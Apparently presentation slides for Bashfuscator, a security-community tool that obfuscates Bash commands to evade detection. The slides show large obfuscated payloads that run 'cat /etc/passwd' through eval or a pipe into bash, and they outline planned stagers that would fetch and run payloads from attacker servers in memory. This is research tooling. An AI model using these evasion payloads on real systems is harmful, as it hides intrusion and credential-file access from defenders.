Bashfucator: Goals and Next Steps

What is Bashfuscator?

- Bash obfuscator
- Obfuscates and mutates Bash commands or scripts to evade detection
- Obfuscated command is deobfuscated and run in memory
- Example:

```
capnspacehook@dev:/opt/dev/Bashfuscator$ bashfuscator -c "cat /etc/passwd" --choose-mutators string/hex_hash string/folder_glob compress/bzip2 token/ansi-c_quote  -sM
[+] Payload:

eval "$(printf -- $'\u0065\x76''''''''$'\U00000061'''''$'\u006c\U00000020'''''$'\u0022\u0024\x28''''''''$'\u0070\u0072''''''''''$'\x69\U0000006e'$'\u0074'$'\x66'$'\x20'''''''$'\x51\x6c'$'
\x70\U0000006f\117\U00000054\U00000046''''''''''$'\u0042'''$'\x57\x53'''$'\U0000005a\u0054\x57\U00000065\u0077\u004d\57\61\U00000063'$'\u0042'$'\x43'''''$'\165\57'''$'\146\147\101\U00000041
\x51\U00000056\x4f'$'\u004c'''$'\U0000002f\u0036'''$'\x5a\x6d\x71'''''''$'\U0000006d'''$'\x4f\x51\U0000002f\U0000002f\x2f'''''$'\u002f''''''''''$'\U0000006b'''''$'\x55\u0041'''$'\116\U00000
038\u0058\x4d'$'\u0041'''$'\u0041'$'\101'''''$'\u0046\x65'''$'\160''''''''''$'\U00000054\60'''$'\U00000031'$'\u0047'$'\x6d\x51\U00000047\150\x6b\x50\U00000055'''''$'\x30\U00000061\145''''''''
'''$'\u0055'''''$'\u0030\x39'''''''$'\u0049\167\x6d''''''''''$'\U0000006d'''$'\U00000054\U00000043\x50\u0055\104\U00000041\U00000041'''''$'\u0041'''''$'\x41\101'$'\u0041\101'''$'\U00000041\
u0041\U00000041\101\116\u004e\u0045\x6d'''''$'\153\60'''$'\U00000061'''''''$'\U00000041'''''$'\x41\101\u0042'''''''$'\u006f'$'\101'''''''$'\U00000041\60'''''$'\U00000042\157'''''$'\u0042\x4e
''''''$'\u0056\111\u006d\u006f\u0030'''$'\155\U00000049\U00000059\155'''''$'\x67\u0079''''''''''$'\116'''''$'\u0042\u006f\u0078\101\U00000041\u004e\x47\x6d\141''''''''''$'\U00000068\u0067\101
\U00000041\U00000041\101\U00000041\101\U00000041\x41'''''$'\u0041'''''''$'\101'''''''$'\x31\x44'$'\u0062\150\127\U00000049''''''''''$'\u004d''''''''''$'\125\u0053''''''''''$'\U0000002b'''''$'\x
77\x6f\u0058\x38'''$'\U00000046\103\57''''''''''$'\x51'''$'\U0000006f\u0058\x6b\x46\x43''''''''''$'\u0031'$'\U00000051\u0068\u0038\u0071\U0000006b\u004c\162\u0046''''''''''$'\U00000043'''$'\x
32\x78'''$'\x51\164'$'\x7a\x46\U00000043'''''''$'\x33\u0038\126'''''$'\127\x37''''''''''$'\x6d\x69\U00000076\162''''''''''''$'\U00000079'$'\u0044\130''''''''''''$'\126\U00000061'''$'\167\U00000
033\U00000052'$'\u0070\162\x42\U00000051'$'\u0041''''''''''''$'\126\U00000067\u0041\U00000062\u004d'''$'\U00000041\U00000046\53'''''''$'\U0000002b\U00000036\u0075\153'''$'\u004c''''''''$'\x4e\
x50\106'''$'\x69\x4c\x6a\x37\x56\U0000006f''''''''''''$'\x49''''''''$'\121\150'''''''$'\x44\u0070\x69\x56''''''''$'\x6b\u004b\x62'''$'\u0041\153\x71\u0054\U00000034'''$'\x63\u0072''''''''$'\x55\
u0056\u0038'''$'\101\U00000043''''''''''''$'\u0030''''''''''$'\x41\U00000042\U00000042\u0043\U0000002b\U0000004a\132''''''''''$'\x47\x44\u0052\116\U00000049\66'$'\U00000065''''''''$'\x4a''''''''''
'''$'\U00000079\111\u006d\U00000053\u004f'''''$'\x47\112\x4f\x59''''''''$'\x6a\112'''$'\u004a\x4a\x4f'$'\x65\U0000006d\U00000059\x6b\x45\x45''''''''''''$'\154\x36\150'$'\132\u006c''''''''''''$'\
u0063'''$'\x38''''''''''$'\u004f\u0067\154\u0052\u0045\x30''''''$'\U00000075\104\U0000003d\u0076\103''''''''''''$'\150'''''$'\U00000057\x42'$'\U00000042\U00000078'''''$'\x6f\x69\113\166\U000000
47\127\x4b\131\U00000068\u0036\U00000047''''''''''''$'\x76\u0057'''$'\U0000004e\U0000006e\x54\u0070''''''''$'\U0000005a\104'$'\x6c\u0048''''$'\123\107\u0064\u0033\x65'''$'\163\U0000004e\u0033
\U00000050\u0061\x48\u0075\110\U00000059\U00000047''''''''$'\x66\U0000006c\53''''''''$'\U00000059'''''$'\U00000035\U00000070\U0000006a\u0046\127'''$'\u0066\x5a\x78\u0068\U0000002f\u0064'''''
''''$'\x6f\U00000061\U00000078\u0033'$'\102\U00000077\71\u0038\U00000062'''''$'\U00000034\x33\u004c\u0032\x37\x58\u0059\u004f''''''''''''$'\x50'$'\u0069'''$'\x47''''''''''$'\U00000067\65'$'\16
1\x71\x78'$'\x44\117''''''''$'\u0047'''$'\126'''''$'\126\u0069''''''''$'\U00000047\x4b\u0044'$'\u0030\U00000077\x6f\U00000057\U0000004b'''$'\u006f'''''$'\u0043\x2f''''''''''$'\U00000049\157
\127'''$'\U00000051''''''''$'\u006f\x57\125\U00000069\U0000006d\u0071''''''''''$'\x71\x36\120''''''''$'\x74''''''''''$'\u006c\u0056\143''''''''$'\u006c\123''''''''$'\x46\x69\U00000044''''''$'\U00
000055\106'$'\x43'''$'\x30'''$'\U00000046'''$'\u0043''''''''$'\U00000079''''''''$'\U00000068'''''$'\x51\u0075'''''$'\107\U00000068\u0051\U00000073'$'\u0045\U00000049'''''$'\u0057\65''''''''$'
\u0051\U0000006f''''''''''$'\U00000057'$'\x42''''''''''$'\132\60'''$'\u004b\106\147\64\u004b\106\103\u0032\125''''''''''$'\U0000004b''''''''$'\u0046\U0000006c\u004f\113\150'''$'\u0051\U00000
073'$'\u0058\x62\u0051\x6f\U00000058\142\121\x6f\x58\124\U00000051''''''''$'\x6f\u0058\u0050\121\u006f''''''''$'\u0057'''''$'\154''''''''$'\x43\u0068\141'''$'\x44\u0077\u0059\U00000046\x43'''
''''''''$'\U00000078\x46''''''''''$'\u0043\U00000077\U0000004b\U00000046''''''''''$'\u0067\125''''''''''$'\U0000004c''''''''''$'\145''''''''''$'\x46\U00000043''''''''''$'\U00000036''''''''$'
'\60\x69\126\x61\U00000055''''''''$'\U0000004b\106\U00000078\U00000030''''''''''$'\x4b\106\x70\x57'''''$'\x33'$'\x51\U0000006f'''''$'\130''''''''$'\x71''''''''''$'\x6f''''''''''$'\U00000055
\U0000004c\x4b\u0079''''''''$'\u006f''''''''$'\x55\u004c'''''$'\u0048'''''$'\144\121\x6f'''$'\U00000057'$'\u0046'$'\x57'''''$'\U0000006c\x43\150\U00000063\x6c'''''$'\103'''$'\U00000068\146''''
''''''$'\U0000004b\U00000068\121\165\x58\u0057'''$'\u004b\x46\x6f''''''''''$'\x71''''''''$'\x39'''''$'\x57\106''''''''''$'\x57''''''''$'\x2f\u0051\u006f'''$'\U00000058\152'''$'\u0046\x43\U0
0000033\U00000071''''''''$'\u0046''''''''$'\U00000043\x7a\x48\u005a'''''$'\121\U0000006f\x58\u0077\x6f\125\U0000004c''''''''$'\U0000002b''''''''''$'\125\U0000004b\u0046''''''''''$'\u0073\
u0046\u0043'''''$'\u0038\106'$'\U00000043\U00000068'''$'\x64\x46\u0053\u0046\x74''''''''$'\x56\x56\x73'''$'\x6f'''''$'\U00000055\x4c''''''''''$'\x46''''''$'\53\U0000004b'''''$'\x46\U00000
043'''$'\x35''''''''$'\70\x67\U00000036''''''''$'\161\153\114\u0069''''''''''$'\u0046\x43\U00000037\141\u0046'''$'\103\U00000035\U00000068\x51\U00000074\U00000058\u0044\U00000051''''''$'
\157\127\u0067\x6f\x57\U00000051\144'''''$'\U00000036\x68\x51\u0076\U00000043\x4b\126''''''$'\u0064''''''$'\x57\U00000041''''''''''$'\114\u0065\U0000006f\125'$'\U0000004c'$'\u0055\U0000000
47''''''$'\u0079'''''$'\x68'''''$'\u0051''''''''''$'\u0076'''''$'\150''''''''$'\x55\150\u005a''''''''''$'\x63\x34\U0000006f\u0057'''$'\U0000004b\161\67\U00000031\x43\U00000068\u0063\x47\62
''''''$'\u004b\106\u006e'''''$'\u006f''''''''$'\U0000004b\U00000046\151\161\U00000075\U00000065'''''$'\u0070''''''$'\u0043\172'''$'\106'''$'\103\x79''''''''$'\x71\x76\110\125'''$'\150'''
''''''''$'\u0059\x68''''''''$'\U00000063\U0000006c\U00000053\u0046\65\113\u0046\103\U00000079''''''''''$'\154''''''''$'\U0000004e\u006c\U00000043'''''$'\u0068\x59\x44\U0000006f''''''''''
$'\x2f\U00000034'''''$'\u0075\x35''''''''$'\x49\160\x77''''''''''$'\u006f\u0053\U00000048\x59\U00000047\x66\x36\x75\x41\U0000003d\75\174\U00000062\141\163\U00000065\u0036\64\x20\U0000002d'
''''$'\x64\u007c'''$'\142\x75\156\172\x69''''''''''$'\x70''''''''''$'\62\40\U0000002d\U00000063''''''''''$'\U00000029\x22')"

[+] Payload size: 6773 characters
capnspacehook@dev:/opt/dev/Bashfuscator$
```

Foundational Principals

- Usable
  - Framework is easy to use, readable user manual
  - Allow the user to customize the obfuscation process as much as possible
- Extendable
  - Code is clearly readable and documented well
  - Framework is structured in such a way to make adding Mutators as easy as possible
- Educational
  - Methods and techniques used by Bashfuscator are as easy to understand as possible
  - Credit to people and websites that inspired parts of the framework are given whenever possible

Foundational Principals (cont.)

- In two words: Community based
  - Able to be easily used by the security community
  - Able to be easily extended by the security community
  - Able to easily educate the security community

Terminology

- Mutator:
  - A module of Bashfuscator that takes a set of Bash commands as input
  - Mutates and modifies the input to produce output
  - Output’s execution result is the same as the input’s execution result

Goals of Project

- Robust Obfuscation
  - Mutators feed into one another

Original Command

- cat /etc/passwd

Hex Hash Obfuscator


- eval "$(printf "\x$(printf 'wQT'|md5sum|cut -b10-11)";printf "\x$(printf 'xOA'|md5sum|cut -b4-5)";printf "\x$(printf 'Tr'|md5sum|cut -b11-12)";printf "\x$(printf '7h'|md5sum|cut -b12-13)";printf "\x$(printf '3'|md5sum|cut -b14-15)";printf "\x$(printf 't'|md5sum|cut -b27-28)";printf "\x$(printf 'i'|md5sum|cut -b30-31)";printf "\x$(printf 'i'|md5sum|cut -b15-16)";printf "\x$(printf 'tH1'|md5sum|cut -b15-16)";printf "\x$(printf 'xNN'|md5sum|cut -b27-28)";printf "\x$(printf 'jX'|md5sum|cut -b10-11)";printf "\x$(printf 'D'|md5sum|cut -b18-19)";printf "\x$(printf 'T'|md5sum|cut -b28-29)";printf "\x$(printf 'g7P'|md5sum|cut -b1-2)";printf "\x$(printf 'Q'|md5sum|cut -b5-6)";)"

ANSI-C Quote Obfuscator

- printf -- "$(printf --
  $'\145\166\x61\154\40\x22\x24\x28\x70\162\x69\156\x74\x66\x20\42\x5c\170\x24\50\x70\162\151\156\164\x66\40\x27\x4c\x32\x7a\47\174\155\144\65\163\x75\155\x7c\143\x75\x74\40\55\142\x32\63\55\62\x34\51\x22\73\160\162\x69\156\164\146\40\x22\x5c\x78\44\50\x70\x72\x69\156\164\x66\40\x27\x78\x27\174\155\x64\x35\163\165\155\x7c\x63\x75\x74\40\55\x62\67\55\x38\51\x22\x3b\160\162\x69\x6e\x74\x66\40\x22\134\x78\44\x28\x70\x72\151\156\x74\146\40\x27\x35\144\x41\x27\174\155\144\x35\x73\165\155\174\143\165\x74\40\55\x62\x31\66\x2d\x31\x37\51\x22\x3b\160\x72\151\x6e\x74\x66\40\x22\x5c\170\x24\50\x70\162\151\156\x74\x66\40\x27\x50\x6e\123\47\x7c\155\144\x35\163\x75\155\174\143\x75\x74\40\x2d\142\63\55\x34\x29\x22\x3b\160\162\151\x6e\164\x66\40\x22\134\170\44\x28\160\x72\x69\x6e\164\146\40\x27\x65\x71\47\174\155\144\65\163\x75\x6d\x7c\143\x75\164\x20\x2d\142\x34\x2d\65\51\x22\x3b\x70\x72\x69\x6e\164\146\x20\42\134\170\x24\50\160\162\x69\x6e\164\x66\40\47\x66\155\47\174\155\x64\65\x73\165\x6d\174\x63\x75\164\40\x2d\142\61\64\55\x31\x35\x29\x22\x3b\160\162\151\x6e\x74\146\x20\x22\x5c\170\x24\x28\x70\162\x69\x6e\x74\x66\40\x27\154\x4c\111\47\174\155\x64\x35\163\165\155\174\143\165\164\x20\55\142\x32\x31\55\62\62\x29\42\73\x70\x72\x69\x6e\164\146\40\x22\x5c\x78\x24\50\160\x72\x69\156\x74\146\x20\x27\154\111\x47\x27\x7c\155\x64\65\163\165\155\174\x63\165\164\40\55\142\x31\x35\55\x31\66\x29\42\x3b\160\x72\151\x6e\164\x66\40\42\x5c\170\44\50\160\x72\151\156\164\x66\40\47\x47\x66\x27\174\x6d\144\65\163\165\155\x7c\x63\165\x74\x20\x2d\142\x31\x35\55\x31\66\51\42\x3b\160\x72\x69\156\x74\146\x20\42\134\170\44\x28\160\x72\x69\x6e\x74\146\x20\x27\165\x58\114\x27\x7c\x6d\144\x35\163\165\x6d\x7c\x63\x75\164\40\55\x62\x33\x2d\64\x29\42\x3b\160\x72\x69\x6e\x74\x66\x20\x22\134\x78\x24\50\160\x72\x69\x6e\164\146\x20\47\x59\47\174\155\x64\65\x73\x75\155\174\x63\165\164\x20\55\x62\x31\x31\x2d\61\62\x29\x22\73\x70\162\151\156\164\x66\40\42\134\x78\44\x28\x70\162\151\x6e\x74\146\x20\47\113\x72\x78\47\x7c\155\144\65\x73\165\155\x7c\x63\x75\x74\40\55\x62\x33\60\x2d\x33\x31\51\x22\73\x70\x72\x69\x6e\164\x66\x20\x22\x5c\x78\x24\50\x70\x72\151\x6e\164\x66\40\47\124\x27\x7c\155\x64\x35\163\165\155\174\x63\165\x74\x20\x2d\142\x32\70\55\62\x39\51\42\73\x70\162\151\156\x74\x66\x20\42\x5c\170\44\x28\160\162\x69\156\164\146\x20\47\x4d\x43\123\47\x7c\155\144\65\163\165\155\x7c\143\x75\164\x20\x2d\x62\65\x2d\66\x29\x22\73\160\162\x69\156\164\146\x20\x22\x5c\x78\44\x28\x70\x72\151\x6e\x74\146\40\x27\x57\x27\174\155\x64\x35\163\x75\155\x7c\x63\165\x74\40\x2d\142\x32\65\x2d\x32\66\51\x22\x3b\x29\x22')"|bash

Goals of Project

- Robust Obfuscation
  - Mutators feed into one another
  - Input split into multiple subcommands/substrings and obfuscated



Goals of Project


- Robust Obfuscation
  - Mutators feed into one another
  - Input split into multiple subcommands/substrings and obfuscated
  - Each Mutator generates extremely non-deterministic output

- Everything that can be randomized should be randomized
  - Variable names
  - Order of commands
- Maximum variance in output is the goal
- If something that can be written in multiple ways, they should all be supported
  - Ex. character substitution: can be done with
    - sed
    - tr
    - awk
    - Perl
    - Python

Goals of Project (cont.)

- Encryptors
  - Mutators that encrypt the payload and decrypt it in novel ways
  - Ex. derive key from an attacker hosted webpage a la Veil-Evasion
- Stagers
  - Generate stub that downloads and executes payload from a attacker hosted server in memory
- Interactive console
  - Allow user to choose Mutators one at a time
  - Undo, redo, reset functionality
  - Generate obfuscation tree
- Pretty script generation
  - Take obfuscated payload and format it like a normal script (beautification)

Framework Architecture



Roadmap

1. Figure out empirical method for measuring size and time ratings
2. Create unit tests
3. Create bash minifier, using bashlex (Bash lexical parser)
4. Integrate bashlex
5. Set up logging for ObfuscationHandler